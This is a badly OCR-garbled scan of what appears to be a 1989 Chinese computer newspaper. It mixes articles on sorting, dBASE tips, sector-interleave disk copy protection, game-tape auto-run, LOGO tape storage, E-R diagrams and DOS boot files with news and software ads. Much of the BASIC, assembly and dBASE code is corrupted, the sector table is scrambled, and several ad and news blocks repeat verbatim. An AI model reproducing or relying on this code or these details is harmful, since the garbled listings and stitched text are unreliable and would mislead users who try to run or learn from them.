分频排序为什么能有很快的运算速度，其原因就在于它抛弃了传统的排序方法对数据关键字的比较和交换这两种操作，“牺牲”部分内存使数据值与一个特定的数组序号相对应。如原文中把一组数据从大到小排序，看入D=500时，该数值与数组F(50)相对应；输入D=500时，与F(500)相对应，由于数组元素的下标是有序的，500>50，这样数组元素的下标无形中定好了数据的位号，排序就成功了。显然，不同数据与不同的数组元素下标对应，这就是分频的意义。然而，如果数据个数N很小，数据最大值与最小值之差E很大，将占用和浪费许多内存空间。因此，无论N与E情况怎样，这种排序都是以附加内存开销为代价换取的运算速度。原文中认为“分频排序能节省大量内存”是错误的。至于程序短是次要的，传统的排序算法程序并不算太长。

该文的不足之处是只论述了处理正整数和负整数，也没有找到解决E>N情况的办法。事实上，一个排序方法要得到承认，必须考虑数据的一般性，即包括正数、负数、小数和相同数据，同时，排序也不能在任何情况下失效。

针对原文的不足，应补充三点：1. 在能估计或已知一组数据N的最大值D<sub>max</sub>和最小值D<sub>min</sub>，以及出现的小数最多位数T的情况下，限制数组F(E)中E<1000。

2. 若E=[(D<sub>max</sub>-D<sub>min</sub>)\*10<sup>n</sup>+1]计算后E>1000，求E的位数q，使E=[(D<sub>max</sub>-D<sub>min</sub>)\*10<sup>n+q</sup>+1]。

3. 使数组D<sub>i</sub> (i=1, 2, ..., n) 对应于F(L)中L, L=i INT ((D<sub>i</sub>-D<sub>min</sub>)\* 10<sup>n+q</sup>+1)。

有了上述补充后，处理的数据取消了限制，解决了E>N的情况。理论已经证明，这种排序除了程序附加的少量内存开销外，附加内存开销小于4N，排序所需排序时间为O(N)，优于传统的排序方法。这种排序方法包括了应用中的各种情况，不失一般性。

必须指出，传统的排序方法并不要求数据的最小值和最大值已知。但由于实际数据处理这一点可以已知或估计，因而无关紧要。这种新排序方法由于限制了E<1000，致使不同的数据L值都相等，已经不存在是频数的问题，笔者把它称为分级快速排序。对于同一级数据(L值相同)，还有再排序的过程。已经证明，即使在极不均匀分布的数据下，绝大多数数据落在同一级别中，反复几次操作也将完成排序。

下面给出把一组数据从大到小排列的通用分频排序，它处理的数据包括正数、负数、小数、相同数据。

程序简单注释如下：5~144句：初始化，输入N个数据，在排序前除去相同数据，Q(N+1000)用于存放排好位置的数据。不含数据时标志为0,111111，若有数据与之相同，标志就要另设。

145~200：排序开始，处理小数、负数及数据位号。210~300：F(L)=1，一个数据已排好，送Q数组，F(L)>1, J=1，还要重排的数据送W数组。

310~380：J=0，排序完毕，打印数据，否则计算重排数据的最大值和最小值，返回。

dBASE—II 调用编译 BASIC 一题 (续武汉——李加强)

在DBASE中调用编译 BASIC 程序的同志都知道，编译BASIC程序运行结束后，屏幕的显示工作方式是由西文字符状态。使得DBASE系统无法正常运行。

软件报1月28日第二版“对CCDO S修改一题”一文较详细地说明了其原因所在。但转换方法仍然要人工干预。本人通过实践认为“CCDO S2.13”系统中“CF.COM”文件能正确地解决上述问题。调用方法是执行“R U N C F a b”。即可任意改变屏幕的显示方式和颜色，方便至极。CF.COM”在其它DOS系统中也适用。CF.COM命令中的参数a为显示方式，参数b为颜色。如CF34为25\*80彩色字符显示方式“屏颜色为红色。其详细地使用说明请参阅DOS2.13使用说明书。 青岛 樊春平



磁盘加密的方法多种多样,原理各不相同。这里介绍一个简单的方法,它利用了DOS中逻辑扇区与物理扇区号对应的关系。正常的对应关系为下表:

|             |           |
|-------------|-----------|
| 物理扇区:       | 0 1 2 3 4 |
| 5 6 7 8 9   | A B C D   |
| E F         | 逻辑扇区: 0 D |
| B 9 7 5 3 1 | E C A     |
| 8 6 4 2 F   | 只要改变      |

### 中华机磁盘加密的简单方法

上述对应关系,我们就可求得一张加密盘。用正常DOS读这张盘,读出的资料顺序是错误的,也就达到了我们加密的目的。具体方法如下:

准备好一张空盘,正常启动DOS,输入并运行程序,出现闪光灯亮时,按A键可使程序再运行,按其他键则停止程序运行。程序运行次数越多,保密性越强。停止运行后,用N.W命令将内存清新,初始化空白盘,便得到一张加密盘。只有使用本盘盘的DOS,方能运行盘上文件否则无效。

注意:每次运行程序后所得到的加密盘都是不同的,相互之间不能通用。

为增加保密性,你也可以再用初加密盘启动

```

10 TEXT: HOME: DIM A(15):IV = 1
11 + 4626 + 15 + 256 + 11 + 16 + 8
160 FOR I = 0 TO 15:A(I) = PEEK
(IV + I):NEXT
110 C = INT ( RND (1) + 15 + 1):B
= 1 + INT ( RND (1) + 15)
120 T = A(B):A(B) = A(C):A(C) = T
130 GET AS: IF AS = "A" THEN 110
135 IF A(15) = 15 THEN T = A(15):
A(15) = A(8):A(8) = T
140 FOR I = 0 TO 15: POKE IV + I,
A(I): POKE 46669 + I,A(I): NEXT

```

### 中 华 学 习 机 PLAY 命令分析

PLAY命令,可将磁带软件装入内存后自动运行,对破译游戏软件带来困难。

其实,PLAY命令并不能直接使装入的程序自动运行,它实际上只相当于执行: \*30,\$FFR,由于装入的这段程序可以改变输出关(\$36, \$37两单元)和\$03F0~\$03FF单元的值,因此当程序装盘完后执行最后一条指令JMP \$FDIED时,控制便已转移到了输出开关所指的地址。如果将这个地址设置为游戏程序的首址,那么这个游戏程序的PLAY命令装入内存后,也就能够自动运行了。如果还想对这个游戏程序保密,可将\$3F2, \$3F3, \$3F4三单元依次置为 \$A3, \$FA, \$5F。

根据上面的分析,我们可以自拟一些能自动运行的短程序。例如:在显示屏左上角显示“游戏:世界大战”字样。操作步骤如下:

- (1) 编写主体程序(显示信息“游戏:世界大战”)
- (2) 执行下列命令,作好存带的准备工作
  - \*2230,00,00,FF,DD,00,00,40,02
  - \*2238,1B,FD,FF,FF,3C,02,FF,08
  - \*2240<24Q,3FFM
- (3) 存带,即执行命令
  - \*2230,23FFW

对于比较长的游戏程序,我们可以先编一个比较短的辅助程序,使得该程序用PLAY命令调入后能自动运行,再继续调入后较长的游戏程序,并且在调完程序后执行一条JMP指令,转移至游戏程序的首址。事实上,这也正是许多游戏磁带所采用的方法。

### CEC-1 LOGO 过程、变量的磁带存储

中华学习机LOGO语言,没有存带的命令给没有驱动器的广大用户带来不便,下面介绍一种利用磁带存储命令存磁带的办法。

首先介绍一下LOGO过程存放情况。进入编辑状态后,LOGO系统将高分辨率图形缓存区第一页\$2000-\$3FFF作为屏幕编辑的缓存区,用户输入的过程以ASCII码的形式存放。按CTRL-B后,该缓存区里的过程的文本文件就被定义为LOGO过程。如果将缓存区内内容存于磁带,便可将过程保留下来。

- 用以下两个过程即可完成\$2000-\$3FFF的存取工作:
- 1.存带 TO PSAVE
    - DEPOSIT 60 0 • DEPOSIT 61 32 • DEPOSIT 62 255
    - DEPOSIT 63 63 • CALL 65229 0
    - END
  - 2.读带 TO PLOAD
    - DEPOSIT 60 0 • DEPOSIT 61 32 • DEPOSIT 62 255
    - DEPOSIT 63 63 • CALL 65277 0
    - END

一、首先在监控状态下键入A800<F800,FFFFM将监控程序拷贝到\$A800~\$AFFF,以保证在无驱动器情况下使用各磁命令便不会进入监控。LOGO的存盘命令SAVE“文件名”的作用刚好是将当前工作空间全部过程和变量ASCII文本文件的形式放入\$2000开始的W、缓存区;而读盘命令READ“文件名”的作用是将缓存区的文本文件定义为LOGO过程。

二、确立PSAVE和PLOAD过程:

三、将当前工作空间的所有过程和变量存带:先键入SAVE“XX”号文件名,任意系统给出以下信息,DSAVE, X, LOGO A \$2000 L \$XXXX此时,已将全部过程和变量以ASCII码的形式放在\$2000开始的区域,长度为\$XXXX。若键入PSAVE,便存入磁带。



四、读带:先用PLOAD,将文件放入\$2000-\$3FFF。然后键入READ文件名,此时系统将整个过程、变量定义,给出信息与CTRL-C定义过程时类似。一般不可读,从磁带上取回的过程和变量后并不破坏原有的过程和变量。

从第一次交来的作业中看出,大部份学员非常认真,错误较少。问题较多的是有关E-R图的方法及其转换成格式模型,主要问题表现在:

- 1.语义描述不清楚。这就是说,如何用自然语言来描述现实世界的能力较差。建议学员再参见教材示例,培养刻划问题的能力。
- 2.E-R图转换为格式模型不准确,问题最大的是两个多对多实体转换为格式模型后,相当多的学员都没有引入连接记录而直接转换,这就错了。
- 3.转换成格式模型时忘了给存取路径取名。

下面举一个例子来说明E-R图的方法以及如何转换成格式模型。

- 一、画出E-R图
- 例:假设一个工厂中有部门、职工等实体,其联系如下:
- ①一个部门有若干职工,一个职工属于一个部门。
  - ②一个职工可以参加若干工程的建设,一个工程需要若干职工。
  - ③一个供应者提供若干部件给若干个工程使用;当然,一个工程也可以使用若干个供应者提供的若干种部件;一种部件也可以由若干供应者提供给若干工程使用。
  - ④一个供应者还可以提供若干当前并不急需的



部件(零件);这种零件也可由多个供应者提供。每种部件可以存放在若干仓库中;一个仓库也可以存放多种部件。


②一个职工可以作一个工程的领导;一个工程只有一个领导(指第一负责人)。

如果实体之间存在上述的联系,请用E-R图来刻划这种联系。这种联系又称为企业或工厂的组织模式。根据语义联系来画E-R图的步骤是:

第一步,确定实体及其联系。

由①可得:部门和职工之间有一对多联系

由②可知:职工和工程之间存在两种联系,职工与工程之间的多对多



### 数据库技术作业讲评 E-R图及其应用

联系和一对一联系。两个实体之间存在多种联系是允许的。

由③可知:工程、供应者、部件者之间存在多对多联系。

由④可知:供应者和部件之间还存在一种潜在的多对多联系。

由⑤可知:部件和仓库之间存在多对多联系。需要注意的是,实际问题可能复杂得多,但方法均是如此。

第二步,根据语义描述画出E-R图。实际上就是将语义描述依次转化成图形描述。转换的具体规则请参见教材P16~18。


根据以上描述,画出E-R图如下:

这里只给出了少量的属性,实际使用时必须列出需要使用的全部属性。

从这里可以看到,E-R图是不带方向的。因而,我们可以从任一条语义开始画起,先前已经出现的实体不必再画出,只是将实体间的联系画出来就可以了。实体在图中的位置也是任意的,但最好将互相关联的实体尽可能放在一起,以便于检查。

### 二、将E-R图转换成格式模型

转换的规则请参见教材P18。需要强调的是,将两个多对多联系转换成格式模型时必须引入连接记录。这是因为目前使用的多数数据库管理系统不具备直接处理多对多联系的能力。另外,对实体间




的联系(转换成存取路径)必须给出名字(即存取路径名)。上图转换成格式模型如下:

连接记录的属性至少应该由相关实体的主属性构成,根据情况,还可以给出其它属性。

注:软件P10第一行调用WPW

高教社技术处



# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘德雄  
国内统一刊号CN51-0090 订网代号：61-74 地址：成都市金牛坝75号 邮政编码：610015

## 对青少年计算机程序设计竞赛评卷的几点看法

河北 刘德雄

全国各地青少年微机普及活动如雨后春笋。每年各省、市、自治区以及广大基层，都要举办各种类型多种层次的竞赛，而程序设计竞赛这种形式，自84年以来一直被全国各地广泛采用，有必要对这种竞赛的评卷原则、指导思想进行探讨，以引导这项活动向健康方向发展。下面是笔者的几点看法。

一、竞赛活动的宗旨和目的主要在于引导青少年学习计算机基本知识，促进全国学好基础文化知识，重在拓展思路，培养提高学习的逻辑思维和分析解决问题的能力，以及一丝不苟、创新求实的科学精神。因此，除命题时要注意这个要求外，在评卷时也要注意贯彻这一基本原则。在评卷过程中对于学生基础知识理解程度要从严掌握，如果在基础内容上产生严重错误，应执行不

给分的原则，不能给“辛苦分”、“照顾分”，否则误差甚大。二、为了鼓励学生大胆开拓思路，勇于创新，在编程题的评阅中要采取既要求实又不过分苛求的原则。凡主要思路正确并有所突破创新，但因局部少量失误而造成程序难以运行通过者，可给大部份分，依其失误对程序运行的影响大小酌情扣分，约占原得分的30%。

三、目前相当一些学生在编程思路和技巧上相当活跃，几年来评卷过程中多次出现了一些新颖的解题方法，这其中有属于具有思路创

造、技巧灵活的特点，而又使人一时难解其意者。对这些属于脱离实际、东拼西凑，甚至生搬硬套使人不解其意者。对以上两类答卷应持谨慎态度，除评卷人应组织多“会诊”以求给予公正评价外，必要时应上机作运行验证。一些运行过程复杂者，应用 TRACE 跟踪，以查明运行情况。尤其对于前一类者，一定不要轻易否定，以免扼杀新生；对后一类者则应在确认其错误后坚决否定，以免滥给滥扣。若其中确有部份可取，可略给少量分，但应控制在原得分的20%以下。

四、计算机是人类智慧的结晶，它具有处理数据准确、快速的特点，这也是人们创造它为生产活动科技发展服务的基本目的。在评卷及命题的指导思想应体现出这一目的。例如，有的学生在编程时虽然从语句、语法上没有毛病，也可以算是个完整的“合法”程序，但是却纯粹是让人来代替计算机工作，这就完全失去了使用计算机编程运行的根本目的。类似这种情况，评卷时仅能给予原得分值的10~20%，以促进学生真正去认真思考、学深学透计算机语言和编程方法。

以上几点看法仅供参考，希望与全国各地组织评卷的同志们进一步共同深入探讨。

△日本将从中国进口计算机软件 日本电气公司不久宣布，它将在年内从中国进口通用计算机软件。这是日本电子计算机工业界最近第一

次，是为了解决日本电子计算机软件技术人员严重不足而采取的措

施。据该报说，日本电气公司委托中国家用电器工业总局的下属机构，中国电子计算机技术服务公司来研究开发通用计算机软件。为此，它提供了该公司的通用电子计算机 Y 1080 系列

的报告说，到1990年时软件市场将达到100亿美元，届时将减少50万软件工程技术人员。

△美国研究智能可视化软件 美国麻省理工学院专门从事空控智能化设计的数据字典，由于使用了这种地

图，可将表示1.5万平方英尺比例尺的地图的7,000,000个数据点，并可通过算法和红外扫描器将地图与实际目标进行校正。

△日本将从中国进口计算机软件 日本电气公司不久宣布，它将在年内从中国进口通用计算机软件。这是日本电子计算机工业界最近第一

次，是为了解决日本电子计算机软件技术人员严重不足而采取的措

施。据该报说，日本电气公司委托中国家用电器工业总局的下属机构，中国电子计算机技术服务公司来研究开发通用计算机软件。为此，它提供了该公司的通用电子计算机 Y 1080 系列

的报告说，到1990年时软件市场将达到100亿美元，届时将减少50万软件工程技术人员。

★编号：890701  
名称：dBASE III 通用报表系统程序集  
作者：曹晓江  
功能简介：本程序集是在消化和吸收“dBASE III 通用报表系统”（见软件报87年第6期2版）的基础上，对其功能进行了扩充，增加了若干程序。增加的程序主要有如下二个：一、数据库报表交互打印程序 BDDY 2.0。二、可为用户的编译 dBASE III 程序调用的数据库报表打印程序 BGDY。OBJ。二个程序可同时打印一个或多个至九个数据库。为了打印出真正实用的表格，二个程序在打印机器不够的情况下，可以拼版打印，最多可用999张表格拼出一张表格（每个表格可有多个至35个格式）。二个程序的另一功能是拆掉打印，也可以输出报表的部份。用户只要了解一些最基本的 DBASE 知识即可使用本系统，因为在使用时只要输入表格名、数据库名、字段名等。  
运行环境：编译 dBASE III 转制形式：程序清单和使用说明  
转让价格：50元（含邮资）

敬告读者：成都软件报信息部  
★编号890702  
名称：IHGL 图形系统  
作者：陈群、王文  
功能简介：IHGL 图形系统（IBM 和 HITACHI Graphics LIBRARY）系由复旦大学计算机系开发的，具有图形系统的所有功能，提供了 FORTRAN77 与机器接口显示设备和各种外设的接口。用户不必经过了解硬件设备，而方便地实现各种功能的图形显示。如：取点、画点、画线、画圆、充填开窗、剪裁、取图、画图、投影变换等等外，还提供了具有真实感的三维图形的消隐显示。系统支持屏幕同时进行八种彩色显示。系统另一强有力的功能是在屏幕上显示图形的同时，可将图形携带输出到绘图仪上用八种颜色的画笔绘出来。  
源程序语言：8086 (8086) 汇编语言  
运行环境：HITACHI 机器和 IBM XT/AT 及其兼容机  
转让形式：盘一张和说明书  
转让价格：160元（含邮资）  
收单单位：成都《软件报》信息部

敬告读者：成都软件报信息部  
★编号890702  
名称：IHGL 图形系统  
作者：陈群、王文  
功能简介：IHGL 图形系统（IBM 和 HITACHI Graphics LIBRARY）系由复旦大学计算机系开发的，具有图形系统的所有功能，提供了 FORTRAN77 与机器接口显示设备和各种外设的接口。用户不必经过了解硬件设备，而方便地实现各种功能的图形显示。如：取点、画点、画线、画圆、充填开窗、剪裁、取图、画图、投影变换等等外，还提供了具有真实感的三维图形的消隐显示。系统支持屏幕同时进行八种彩色显示。系统另一强有力的功能是在屏幕上显示图形的同时，可将图形携带输出到绘图仪上用八种颜色的画笔绘出来。  
源程序语言：8086 (8086) 汇编语言  
运行环境：HITACHI 机器和 IBM XT/AT 及其兼容机  
转让形式：盘一张和说明书  
转让价格：160元（含邮资）  
收单单位：成都《软件报》信息部

敬告读者：成都软件报信息部  
★编号890702  
名称：IHGL 图形系统  
作者：陈群、王文  
功能简介：IHGL 图形系统（IBM 和 HITACHI Graphics LIBRARY）系由复旦大学计算机系开发的，具有图形系统的所有功能，提供了 FORTRAN77 与机器接口显示设备和各种外设的接口。用户不必经过了解硬件设备，而方便地实现各种功能的图形显示。如：取点、画点、画线、画圆、充填开窗、剪裁、取图、画图、投影变换等等外，还提供了具有真实感的三维图形的消隐显示。系统支持屏幕同时进行八种彩色显示。系统另一强有力的功能是在屏幕上显示图形的同时，可将图形携带输出到绘图仪上用八种颜色的画笔绘出来。  
源程序语言：8086 (8086) 汇编语言  
运行环境：HITACHI 机器和 IBM XT/AT 及其兼容机  
转让形式：盘一张和说明书  
转让价格：160元（含邮资）  
收单单位：成都《软件报》信息部

敬告读者：成都软件报信息部  
★编号890702  
名称：IHGL 图形系统  
作者：陈群、王文  
功能简介：IHGL 图形系统（IBM 和 HITACHI Graphics LIBRARY）系由复旦大学计算机系开发的，具有图形系统的所有功能，提供了 FORTRAN77 与机器接口显示设备和各种外设的接口。用户不必经过了解硬件设备，而方便地实现各种功能的图形显示。如：取点、画点、画线、画圆、充填开窗、剪裁、取图、画图、投影变换等等外，还提供了具有真实感的三维图形的消隐显示。系统支持屏幕同时进行八种彩色显示。系统另一强有力的功能是在屏幕上显示图形的同时，可将图形携带输出到绘图仪上用八种颜色的画笔绘出来。  
源程序语言：8086 (8086) 汇编语言  
运行环境：HITACHI 机器和 IBM XT/AT 及其兼容机  
转让形式：盘一张和说明书  
转让价格：160元（含邮资）  
收单单位：成都《软件报》信息部

编辑同志：今投书贵报，询问是否有软件报合订本，以便汇款邮购，敬请回音为盼。  
北京石油审查局 江厚松  
江厚松同志：是极愿的来信很多，现公开回答于后：对其询问的同志，恕不一一另答。  
为了便于广大读者使用和保存，本报从1984年创刊以来，每年均编印了合订本，它不仅把全年各期报纸的精华集拢，还编印了方便的16开本，更增添了不少内容翔实的附录，如1988年合订本，除把全年原保留出版的18个软件（共值84元）全部奉献给大家外，还有若干个未曾见报、实用性很强的软、硬件资料附录于后，如：“结构化查询语言SQL”系列文字26篇，“在英文状态下打印汉字的改进”及程序清单（本方法使用方便、灵活、可随需安装和调用，适用于一汉字系统盘），有关 LASER-310 磁机 ROM 中各子程序的入口及系统通区每个参数的功能、还介绍了 comx-PC 1 完整的硬件线路图等，现正在发行，每本8元，另加邮资0.5元。  
1984~1985年合订本早已售完，请勿再汇款来。1986年编印987年合订本尚有库存，每册5元，另加邮资0.5元，款到即发。  
本编辑部

## 软件人员水平考试 发展迅速 成果喜人

自一九八五年上海市首先实行计算机应用人员水平考试以来，在国务院电子振兴办公室和全国各省市人民政府的支持和推动下，水平考试在全国迅速得到推广和发展。截至一九八八年，全国已有三十一个省、市、自治区和计划单列城市参加联合考试。经过四年的组织与实施，已有19815人参加了水平考试，合格人数为3060人，平均合格率为15%左右，这一重大措施，为培养造就优秀的计算机应用软件人才，加速电子信息技术推广应用的推广，推动社会和经济发展，起到了积极作用。  
我国水平考试分程序员级、高级程序员级和系统分析员级三个级别。全国采取统一章程、统一大纲、统一试题、统一考试日期、统一评分标准、统一合格标准的做法，联合举行考试。每年举行一次。今年的水平考试，程序员和高级程序员级于九月三日举行；系统分析员级于九月十九日举行。  
上海 邵伟信

△软件——中国计算机的希望 世界第一台电脑的发明人——特里翁哥先生最近在谈到他对中国的计算机工业发展的看法时说，中国的计算机工程师在软件研究上非常出色，可以与先进国家匹敌。他说，中国在硬件方面还落后，比如长城机与世界水平差距很大。目前应该扬长避短，把主要力量花在软件开发上，尤其要把程序控制放在优先地位。日本、南朝鲜这样做都取得了成效。软件落后，硬件只能被外国大公司牵着鼻子走。软件上去了，就能在同跨国公司打交道中变被动为主

▲要重视软件保护 软件的价值和保护问题已经谈了多年，一方面，软件不值钱，另一方面，把别人的软件拿来私下复制销售。更有甚者，有人公开发表文章，刊登广告，介绍解密软件的方法。  
现在，我们面临着国际市场，高技术打出去，要参与国际竞争，同时需引进国外技术和软件。在这种情况下，你再不抓软件保护，国外厂商就不敢与你合作；你的软件版权不清，别人也不敢买你的使用。  
软件是一种智力型商品。它的版权，体现出智力劳动的价值，是不分国界的，所以，我们不仅要尊重国内软件版权，也需尊重外国和香港、台湾同

行的软件版权。当然尊重别人的版权意味着软件价格会上升，企业会遇到一些问题。软件贵了，购买单位才慎重。使用单位花了钱，软件才利用，软件利用率才会得到提高。另外，软件贵了，也会随之提高知识的价值。这一点应当引起开发、销售单位和有关部门的广泛重视。  
上海《经济日报》  
▲“启明杯”少儿电脑赛 上海市规模最大的少儿电脑赛，经过一万多名少年一个多月角逐，于5月20日揭晓。黄浦、杨浦、普陀等区分别获得“启明杯”团体一、二、三名。顾震旦、杨洁、吴以群、何冰等四人名获个人一等奖。他们获得的奖品是一台微电脑。还有11名学生获二等奖，42名获三等奖。1000名学生获合格证书。13名计算机指导老师获优秀奖。  
摘自《文汇报》  
▲中国中文信息学会等单位举办“东方电脑杯”国际中文信息学竞赛 中国中文信息学会、新华社、中央电视台、多总、二炮以及光明日报等16个单位的所属部门将联合举办中文输入技术“东方杯”电脑杯赛。举办这次杯赛仅是为了挽回我国电子计算机中文应用技术，促进汉字输入技术的优化和推动中文信息处理技术系统硬件与软件的发展，同时也为1990年举办多文种电脑输入技术的国际竞赛打下基础。  
该竞赛项目包括速录文、速记文本、语音文本、景音文本、繁体字速录文本、无提示窗口输入、特制文本、制表文本8项。文字识别、语音识别及中文版面编辑将作为表演项目。此外，还有中、老年组和学龄前儿童组表演赛。  
本编辑部编辑：04号  
摘自《光明日报》

汇编语言实现图形显示

由于图形显示的效果直观，在计算机应用的许多情况下...

首先，在高级语言(如 BASIC)中绘制需要显示的图形...

然后，在汇编语言中打开前面建立的图形文件，并将该文件的数据传送到内存显示缓冲区中...

下面是用 Intel8088 汇编语言编写的图形文件的程序。注意，由 BSAVE 得到的图形文件，其前 7 个字节是 BASIC 语言处理的参数...

```
ACTIVE THIS.ASM
STACK SEGMENT PARA STACK 'STACK'
DB 200 DUP(?)
ENDS
STACK SEGMENT
DATA
FILED DB 'PICTURE.DAT',0
HANDLE DB ?
NEP ANIP
DATA
CODE
ASSUME CS,CODE,DS,DATA
PROC FAR
PUSH DS
XOR BX,BX
PUSH BX
MOV AX,DATA
MOV DS,AX
MOV DL,OFFSET FILES
MOV AL,3000H
INT 21H
MOV HANDLE,AX
MOV BX,AX
MOV CX,4000H
MOV SI,OFFSET READBUF
MOV AX,3FH
INT 21H
MOV SI,OFFSET READBUF+7
MOV AX,0800H
MOV ES,AX
MOV DI,0
MOV CX,4000H
CLD
REP MOVSB
MOV BX,HANDLE
MOV AX,3EH
INT 21H
GET
ENDP
END START
```

DBASE 程序实现作图功能

长城系列机的 GWBIOS 3.00 为用户提供了一个系统图形虚拟文件 GRP.SYS...

在 DBASE 程序中设置以下两条语句：SET DEVIC TO PRINT SET PRINTER TO GRP

用户须在系统的 CONFIG.SYS 文件中增加命令 DBASE=GRP.SYS，并保证 G R.P.SYS 文件在你的 C 盘自动盘上。

下面程序提供了一个例子。本程序在长城机的 DBASE3PLUS 或 FOXBASE+ 下运行。

```
time tt.prg to prin
SET TALK OFF
clear
set devi to grp
set path to prn
!-
do WHILE !@
@ BROW(1,1) say " ",*STR(1,1),*STR(1,1),*STR(100,3),*STR(100,3),*STR(100,30,3),*STR(400,3)
@ PRON(1,1) SAY " ",*STR(1,1),*STR(1,1),*STR(100,3),*STR(100,3),*STR(100,30,3),*STR(400,3)
!-+
!-+
ENDO
QUIT
!-
do WHILE !@
@ BROW(1,1) say " ",*STR(1,1),*STR(1,1),*STR(100,3),*STR(100,3),*STR(100,30,3),*STR(400,3)
@ PRON(1,1) SAY " ",*STR(1,1),*STR(1,1),*STR(100,3),*STR(100,3),*STR(100,30,3),*STR(400,3)
!-+
!-+
ENDO
```

在日常工作中，许多文件资料需要打印输出。目前，计算机系统所配置的打印设备很多不带字库...

字库存储空间出错的解决办法

也谈“在 DBASE III 下直接作直方图”

贵报 1989 年 5 月 20 日介绍的南昌黄煊如同志的《在 DBASE III 下直接作直方图》一文，不失为 DBASE III 下作直方图的一种好方法...

行汉字水平打印，使直方图直立起来。本例已在 IBM586 机及 Star AR-2463 打印机上实现。

```
use xl
display structure
? 字段 字段名 类型 宽度 小数
? 1 日期 日期型 8
? 2 销量 数字型 4
type lb.prg
SET TALK OFF
CLEAR
@ 0,30 SAY "每月日销售量图表"
@ 1,4 say "0" @ 100 @ 200 @ 300 @ 400
@ 500 @ 600 销量(件)
@ 2,4 SAY "
```

```
USE XL
DO WHIL !NOT: " "
SET COLO TO 0,1,7
@ BROW(1,1) SAY STR(RECNOK,1)
SET COLO TO 1,1,7
@ ROW(COL,1) SAY "SPACE(销量-1)*3"
SKIP
ENDP
SET COLO TO 0
@ ROW(1,1) SAY "日期"
K:
@ ROW(1,66) SAY "任一" GET X
READ
USE
RETO
```

一、命令文件、库文件、其后级 PRG、DBF 等可以任意改动。但修改后的文件要对其进行操作时必须写全名。

作用图语句 CIRCLE 画激光直线的程序运行结果说明，当打了 TRU 命令之后，在屏幕中央部分显示一薄时隐时现的彩色直条...

二、语句 REPLAC... 可完成对字段内容的快速修改。一般情况下，它能够胜任的只是对某字段内容的全部替换...

```
10 删除屏幕字库文件
使用 C G W B A S I C
30 SCREEN 1,0:CLS:DEFINT A-Z
40 FOR N=1 TO 100
50 LI=320-NA-179:XYB=2
60 CIRCLE(LI,NA),N:KHYB
N=KHYB,1,-1:KMH
70 NEXT
80 END
```

- (1) 用 RENAME 命令改名已在存储空间中的坏字库 (CLIB24) 名为 CLIB24B. (2) 用 RESTORE 命令重装备份字库 CLIB24. (3) 删除 CLIB24B. (4) 重新启动，调入汉字打印驱动程序，就可打印汉字。

当然，以上解决问题的办法是在确定由于汉字库出错，而不能打印汉字的情况下有效，如果是其它情况，当采用其它办法解决之。

CCDOS 与硬字库打印机

带硬字库的打印机，因其比普通点阵打印机的速度高得多的优点，深受用户的欢迎。另外，由于它不用专门的驱动程序...

笔者通过在长城 0520 B 机上试验取得成功。仿效此法还可修改 INT5H，使打印机屏幕恢复正常。

```
修改 INT5H 中寄存器之指向地址 (用 int5h 的 25 功能)
修改 INT5H 中寄存器之程序设置 (用 int5h 的功能)
(退出)
MOV AX,3517
INT 21
MOV AX,0107
MOV ST,AX
MOV AX,BX
MOV IPTR,AX
INC SI
INC SI
MOV AX,ES
MOV [SI],AX
NOP
MOV DX,0100
MOV AX,2517
INT 21
MOV DX,0100
MOV AX,2517
INT 21
MOV DX,0100
MOV AX,2517
INT 21
MOV DX,0100
MOV AX,2517
INT 21
MOV DX,0100
MOV AX,2517
INT 21
```



更改DOS3.3的引导文件

在DOS的支持下,用INIT HELLO可以格式化一张空盘,并把HELLO作为引导文件。但有时为了安全和一些特殊需要,用户往往要求设定一个自己编写的文件。其实可以用INIT N\$来实现,其中N\$为用户设定的文件名。但每次都要格式化,给操作带来不便,也大大缩短了磁盘的寿命。

利用DOS中的RWIT子程序可将DOS中引导文件样版的所在区段(\$1道,\$9区)读入自己所设的缓冲区中,内程序定为\$4000-\$40FF,然后通过程序将新文件名的每个字符的ASCII码+128送入DOS中原来的引导文件样版地址\$A.A75,在缓冲区中为\$4075开始处,当文件名输入完毕后,程序又利用RWIT子程序将\$4000-\$40FF的内写入磁盘,实际上是写\$A.A00-\$A.AFF写入磁盘,这就设定了新的引导文件,并且对磁盘造成影响。

病毒分析

本程序由一段BASIC程序和一段6502机器语言写成。

一、机器语言程序即为调用RWIT子程序而写的,其\$314C\*718位为磁盘操作标志,当本单元为\$01时读盘,当为\$02时写盘。

二、BASIC程序分析:

5句中A值为DOS引导文件样版送入缓冲区的起始\$4075的十进制数\*16501;

10-30句为调用机器语言程序,并执行;即把(\$1道,\$9区)的内容读入;

40-75句:输入新文件名,并判断是否合法还将文件名末端加一些空格,以便区别原来的引导文件HELLO。

80-130:逐个将新文件名的每个字符的ASCII码+128并送入\$4015为起点的缓冲区,最后给磁盘操作标志(\$314C\*718)送入写的标志\$02,并用RWIT子程序将\$4000-\$40FF的内容写入\$1道,\$9区,整个程序宣告结束。

程序一

```
5 A = 16501
10 TEXT: HOME: PRINT "Put you
  t new boot program disk to d
  esk I to read..."; GET R$
20 PRINT CHR$(13) + CHR$(4);
  "BLDAB R/W.BIN"
